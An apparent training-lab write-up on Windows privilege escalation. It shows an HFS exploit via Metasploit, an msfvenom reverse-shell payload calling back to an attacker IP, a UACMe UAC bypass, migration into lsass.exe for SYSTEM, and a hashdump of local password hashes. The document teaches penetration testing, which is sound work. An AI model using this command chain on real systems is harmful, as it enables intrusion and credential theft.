Overview
This was an INE lab focused on Windows privilege escalation using UACMe.
The target was running Rejetto HttpFileServer 2.3, which was used to get the first Meterpreter session. After that, the goal was to check the current privileges, bypass UAC, get a stronger session, migrate into a SYSTEM process, and finally dump the hashes.
The attack path was:
Rejetto HFS -> Meterpreter as admin -> weak privileges because of UAC -> UACMe -> elevated Meterpreter -> migrate to LSASS -> SYSTEM -> hashdump
Target
| Item | Value |
|---|---|
| Hostname | demo.ine.local |
| Target IP | 10.5.25.153 |
| Attacker IP | 10.10.36.5 |
| Initial vulnerability | Rejetto HttpFileServer remote command execution |
| Privilege escalation method | UAC bypass with UACMe / Akagi64.exe |
Enumeration

I started with an Nmap scan against the target.
Nmap scan: nmap -Pn -sV -O -T5 demo.ine.local

The scan showed a Windows target with common Windows services like SMB and RPC. The web service was also checked from the browser, and it showed HttpFileServer 2.3.
Opening the target in the browser confirmed that the server was running HFS.
Finding the Exploit Module
After identifying HFS, I searched Metasploit for a module related to HttpFileServer.
Metasploit search: search httpfileserver
Metasploit showed this module:
Module: windows/http/rejetto_hfs_exec

Initial Access

I used the Rejetto HFS exploit module and set the target and payload options.
| Option | Value |
|---|---|
RHOSTS |
10.5.25.153 |
RPORT |
80 |
TARGETURI |
/ |
LHOST |
10.10.36.5 |
LPORT |
4444 |
Checking the First Session

After getting the session, I checked the current user and privileges.
User check: getuid
Privilege check: getprivs
The session was running as:
User: VICTIM\admin
At first this looks good, but the enabled privileges were limited. This matters because the user can be part of the local Administrators group while the current process is still not fully elevated because of UAC.
Creating a New Payload

To bypass UAC, I generated a new Meterpreter payload with msfvenom.
Payload command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.36.5 LPORT=1234 -f exe > PayloadMSF.exe
This created the payload file:
Payload: PayloadMSF.exe
Starting the Multi Handler

Before running the payload on the Windows target, I started a new Metasploit handler.
The handler was waiting for the new reverse Meterpreter connection.
Uploading UACMe and the Payload

On the first Meterpreter session, I moved to C:\Tmp and uploaded both files.
Files uploaded:
| File | Purpose |
|---|---|
PayloadMSF.exe |
The reverse Meterpreter payload |
Akagi64.exe |
The UACMe executable used to run the payload through a UAC bypass method |
Running UACMe
UACMe uses method numbers for different UAC bypass techniques. In this lab, I used method 23 with Akagi64.exe.
UACMe command: .\Akagi64.exe 23 C:\Tmp\PayloadMSF.exe
This told UACMe to run my payload using method 23.

After running it, the multi handler received a new Meterpreter session.
Checking the Elevated Session

After the new session opened, I checked the privileges again.
Privilege check: getprivs
This time the session had many more privileges enabled, which showed that the UAC bypass worked.
Migrating to SYSTEM

After getting the stronger session, I listed the running processes.
Process list: ps
The important process was:
Process: lsass.exe
PID: 492
User: NT AUTHORITY\SYSTEM

Then I migrated into the SYSTEM process.
Migration command: migrate 492
After migration, getuid showed:
User: NT AUTHORITY\SYSTEM
Dumping Hashes
With SYSTEM privileges, I used Meterpreter hashdump.
Command: hashdump
The command dumped the local account hashes and revealed the final lab result.

What I Learned
This lab made the UAC idea much clearer. The first session was already running as VICTIM\admin, but that did not mean it had full elevated privileges.
The important lesson is that Windows privilege escalation is not only about the username. I had to check the actual privileges, bypass UAC with the right method, catch a new session, and then verify the result.
The main things I took from this lab were:
1 - UAC can block admin actions even when the user is in the Administrators group.
2 - UACMe method numbers depend on the Windows version and technique.
3 - After getting a stronger session, migration must be done carefully.